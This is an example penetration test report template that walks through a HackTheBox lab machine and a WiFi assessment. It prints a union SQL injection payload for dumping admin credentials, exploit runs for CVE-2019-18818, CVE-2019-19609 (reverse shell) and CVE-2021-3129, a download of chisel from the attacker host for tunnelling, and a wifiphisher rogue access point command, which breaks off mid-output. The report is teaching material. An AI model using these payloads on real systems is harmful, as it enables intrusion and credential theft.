
Marmeus
SECURITY



Penetration Test Report

Example of a complete penetration test report

Contents

List of Figures

1 Version History

Version	Date	State	Comments
1.0	30-11-2022	Final document	–

2 Confidential statement

This document is the exclusive property of `<CLIENT COMPANY NAME>` and `<ASSESSING COMPANY>` containing sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality against duplication, redistribution or use, avoiding reputational damage to `<CLIENT COMPANY NAME>` or facilitating attacks against `<CLIENT COMPANY NAME>`.

`<NAME OF ASSESSING COMPANY>` shall not be liable for any damages that the use of this information may cause.

3 Disclaimer

The service/s performed to the client are considered a snapshot in time of `<CLIENT COMPANY NAME>`'s environment. The findings and recommendations reflect the company's status after the assessment.

Finally, note that this assessment may not disclose all vulnerabilities presented in the targeted systems of the scope. This means that new vulnerabilities could appear in the future.

4 Executive summary

4.1 Synopsis

`<NAME OF ASSESSING COMPANY>` was hired by `<CLIENT COMPANY NAME>` to provide the service/s of `<SERVICE/S>` to specific systems. When performing the `<SERVICE>`, several alarming vulnerabilities were identified in the company's network.

`<NAME OF ASSESSING COMPANY>` extracted all the data from a public database and performed Remote Code Execution through the web application.

4.2 Observed security strengths

[...]

4.3 Overall risk rating

The overall risk identified to `<CLIENT COMPANY NAME>` as a result of the penetration test is High. This rating implies an ELEVATED risk of security controls being compromised with the potential for material financial losses, based on two high-risk and several medium vulnerabilities.

5 Technical report

5.1 Scope

The scope for the **footprinting** phase was all the `<CLIENT COMPANY NAME>` public information that a user could find on the Internet.

The scope for the **internal pentesting** and vulnerability assessment services were the following systems:

- 10.129.167.200
- 127.0.0.1

The scope for the **WIFI pentesting** was the following Access Points (AP)s:

- WifiCorp
- WifiCorp - Guests

5.2 Footprinting

In this section, a number of items should be written up to show the CLIENT the extent of public and private information available through the execution of the Information gathering phase. The information could be classified as follows:

- Passive
- Active
- Corporate
- Personal

5.3 Vulnerability assessment

5.3.1 Union SQL Injection

Status	Active
Criticality	Critical
CVSS Base Score	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Category	Web
Assets	127.0.01
Vulnerability ID	WEB_001

5.3.1.1 Description

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database by adding a string of malicious code to a database query.

5.3.1.2 Impact

An attacker can obtain, modify and delete any information stored in the database.

5.3.1.3 Proof of Concept

By changing the value of the id parameter with `-1 UNION (SELECT 1,2,3)`, we can insert values that will be later shown on the server's response.

Figure 5.1: UNION SQLi

Finally, it was possible to obtain the admin's credentials with the following payload.

```
http://localhost/index.php?id=-
↪  1%20UNION%20(SELECT%20id,%20email,%20password%20from%20users%20where%20id=1)
```




Figure 5.2: Admin credentials

5.3.1.4 Mitigations

`<NAME OF ASSESSING COMPANY>` recommends patching the vulnerability by using prepared SQL statements with parameterized queries, user input validation and enforcing the principle of least privilege.

5.3.1.5 References

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

5.4 Internal pentesting

5.4.1 Enumeration

First of all, a port scan with **Nmap** was performed on the host to obtain the available services.

```
kali@kali:~/Documents/HTB/Horizontall$ sudo nmap -sS -p- -n -T5 -oN AllPorts.txt 10.129.167.200
Nmap scan report for 10.129.167.200
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Mon Aug 30 09:06:45 2021 -- 1 IP address (1 host up) scanned in 176.68 seconds
```

Then, a deeper scan of each opened port was performed, getting more information about each service.

```
kali@kali:~/Documents/HTB/Horizontall$ sudo nmap -sC -sV -n -T5 -oN PortsDepth.txt -p 22,80 10.129.167.200
Nmap scan report for 10.129.167.200
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The nmap output provides us with the domain `horizontall.htb`, adding this to the `/etc/hosts` we have access to the web page.




Figure 5.3: Horizontall Web page

Looking for virtual hosts on the web server with **gobuster** a new virtual host was found.

```
kali@kali:~/Documents/HTB/Horizontall$ gobuster vhost -o subdomains.txt -t 40 -w
↪  //usr/share/wordlists/SecLists/Discovery/DNS/./subdomains-top1million-110000.txt -u
↪  http://horizontall.htb/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb/
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     //usr/share/wordlists/SecLists/Discovery/DNS/./subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/08/30 09:16:41 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]
```

Accessing the virtual host a welcome message is received.




Figure 5.4: api-prod.horizontall.htb

With further enumeration, the following directories were obtained.

```
kali@kali:~/Documents/HTB/Horizontall$ gobuster dir -w
↪  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -x php,html,txt,doc -t 40 -o
↪  GoBuster.txt -u http://api-prod.horizontall.htb/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://api-prod.horizontall.htb/
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtxt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/08/30 09:16:41 Starting gobuster in VHOST enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 413]
/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/robots.txt           (Status: 200) [Size: 121]
```

Inside the `/admin` directory there is an **strapi** login page.




Figure 5.5: Strapi login page

With the following command, we can check the **strapi** version for a later CVE search.

```
kali@kali:~/Documents/HTB/Horizontall$ curl http://api-prod.horizontall.htb/admin/strapiVersion; echo
{"strapiVersion":"3.0.0-beta.17.4"}
```

5.4.2 Exploitation

Looking on google there is a post about how to exploit the **CVE-2019-18818**, resetting the administration password knowing the admin's email.

```
kali@kali:~/Documents/HTB/Horizontall$ python3 CVE-2019-18818.py admin@horizontall.htb
↪  http://api-prod.horizontall.htb 1234
[*] Detected version(GET /admin/strapiVersion): 3.0.0-beta.17.4
[*] Sending password reset request...
[*] Setting new password...
[*] Response:
b'{"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzQ
0Nzc4LCJleHAiOjE2MzI5MzY3Nzh9.mv0KdDw8j9uoekrJgXRf0a4KqBb8F1rrW59J1tttmdQ","user":{"id":3,
↪  "username":"admin","email":"admin@horizontall.htb","blocked":null}}'
```

In order to obtain a reverse shell, another CVE is needed, looking on google again web appears this exploit for the **CVE-2019-19609**.

Putting it all together, a reverse shell as "strapi" can be obtained.

```
kali@kali:~/Documents/HTB/Horizontall$ python exploit.py api-prod.horizontall.htb 10.10.14.82
↪  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwMzQ0Nzc4LCJleHAiOjE2
MzI5MzY3Nzh9.mv0KdDw8j9uoekrJgXRf0a4KqBb8F1rrW59J1tttmdQ http://api-prod.horizontall.htb/

Strapi Framework Vulnerable to Remote Code Execution - CVE-2019-19609
please set up a listener on port 9001 before running the script. you will get a shell to that listener


kali@kali:~/Documents/HTB/Horizontall$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.167.200] 37538
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
```

5.4.3 Post-Exploitation - Privilege Escalation

Enumerating the machine, there are some services running on **localhost**.

```
strapi@horizontall:~/myapi$ netstat -putona
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name     Timer
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -                    off
↪  (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -                    off
↪  (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -                    off
↪  (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -                    off
↪  (0.00/0/0)
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1845/node /usr/bin/  off
↪  (0.00/0/0)
```

In order to access the localhost listening ports, chisel was used to do **port forwarding**.

```
kali@kali:~/UTILS$ ./chisel server -p 4444 --reverse
2021/08/30 14:45:18 server: Reverse tunnelling enabled
2021/08/30 14:45:18 server: Fingerprint MUXg3S3pARA8Rd3hCfsGhdHH8RWZUiVY3d6TaBACa7s=
2021/08/30 14:45:18 server: Listening on http://0.0.0.0:4444
2021/08/30 14:46:21 server: session#1: tun: proxy#R:8000=>localhost:8000: Listening

strapi@horizontall:/tmp$ wget 10.10.14.82/chisel
strapi@horizontall:/tmp$ chmod +x chisel
strapi@horizontall:/tmp$ ./chisel client 10.10.14.82:4444 R:8000:localhost:8000
2021/08/30 19:23:19 client: Connecting to ws://10.10.14.82:4444
```

Now, it is possible to access the **laravel** web page.




Figure 5.6: Laravel web page

Looking exploits for Laravel v8 appears the vulnerability **CVE-2021-3129** with the following exploit. Nonetheless, the library **PHPGGC** is needed to create a payload. In this case, the payload obtains a file from the system.

```
kali@kali:~/Documents/HTB/Horizontall$ git clone https://github.com/ambionics/phpggc.git
Cloning into 'phpggc'...
remote: Enumerating objects: 2504, done.
remote: Counting objects: 100% (846/846), done.
remote: Compressing objects: 100% (471/471), done.
remote: Total 2504 (delta 331), reused 740 (delta 251), pack-reused 1658
Receiving objects: 100% (2504/2504), 379.20 KiB | 866.00 KiB/s, done.
Resolving deltas: 100% (973/973), done.
Updating files: 100% (186/186), done.
kali@kali:~/Documents/HTB/Horizontall$ cd phpggc/
kali@kali:~/Documents/HTB/Horizontall/phpggc$ php -d'phar.readonly=0' ./phpggc --phar phar -o
↪  /tmp/exploit.phar --fast-destruct monolog/rce1 system "cat /root/root.txt"
```

Finally, executing the exploit the file is retrieved from the system.

```
kali@kali:~/Documents/HTB/Horizontall$ python3 laravel-ignition-rce.py http://localhost:8000/
↪  /tmp/exploit.phar
+ Log file: /home/developer/myproject/storage/logs/laravel.log
+ Logs cleared
+ Successfully converted to PHAR !
+ Phar deserialized
```

```
-------------------------
[CENSORED]
-------------------------
+ Logs cleared
```

5.5 WIFI pentesting

5.5.1 Analysis of insecure security protocols

Status	Active
Criticality	High
CVSS Base Score	8.8 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Category	Wireless
Assets	WifiCorp, WifiCorp - Guests
Vulnerability ID	WIFI_001

5.5.1.1 Description

During the wireless assessment were found the insecure encryption process “OPEN” and the authentication method “PSK”.

5.5.1.2 Impact

Due to the **OPEN** encryption process, wireless traffic is being transmitted without any kind of encryption. Thus, any sensitive information transmitted without an extra layer of encryption like HTTPS, TLS or SSH could be read by any attacker that stays in the area.

The **PSK** authentication protocol is not designed for companies because it allows an attacker to easily obtain the WIFI password, allowing it to sniff traffic from all devices and access the internal network.

5.5.1.3 Proof of Concept

```
kali@kali:~/Documents/WIFI-Pentest$ sudo airodump-ng wlan0
 CH  1 ][ Elapsed: 0 s ][ 2022-08-18 05:43

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 [...]
XX:XX:XX:XX:XX:XX  -69        5        0    0   1 1733   WPA2 CCMP   PSK  WifiCorp
YY:YY:YY:YY:YY:YY  -67        6        0    0   6  780   OPN              WifiCorp - Guests
 [...]
```

5.5.1.4 Mitigations

Both networks should use WPA2-Enterprise, defaulting the attacker sniffing traffic and getting access to the network.

5.5.1.5 References

5.5.2 Security countermeasures

This section shows the countermeasures not applied by the company for wireless network security.

5.5.2.1 Identification of wireless networks with generic ESSID

Status	Active
Criticality	Medium
CVSS Base Score	4.3 AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Category	Wireless
Assets	WifiCorp, WifiCorp - Guests
Vulnerability ID	WIFI_002

5.5.2.1.1 Description

As shown on the Proof Of Conception section on 5.5.1 Analysis of insecure security protocols, the access points ESSID are not very generic.

5.5.2.1.2 Impact

Generic ESSID makes it easier for attackers to identify which access points to target.

5.5.2.1.3 Proof of Concept

5.5.2.1.4 Mitigation

Change the names of the access point for random names that can not be related to the company.

5.5.2.1.5 References

5.5.2.2 Detection of WIPS

Status	Active
Criticality	Medium
CVSS Base Score	4.3 AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Category	Wireless
Assets	WifiCorp, WifiCorp - Guests
Vulnerability ID	WIFI_002

5.5.2.2.1 Description

During the assessment, fake access points were set up, and deauthentication attacks were made against the APs. However, no fake access point was pulled down, and no alarm was triggered.

5.5.2.2.2 Impact

The company APs could be constantly under constant attack, and no employee from the company could notice it.

5.5.2.2.3 Proof of Concept

Using **wifiphisher** the fake AP “WIFICorp” was created.

```
kali@kali:~$ sudo wifiphisher -e "WIFICorp" -aI wlan0 -nE -p firmware-upgrade
[sudo] password for kali:
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2022-08-18 07:14
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:42:5f:56
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Firmware Upgrade Page template
[*] Starting the fake access point...
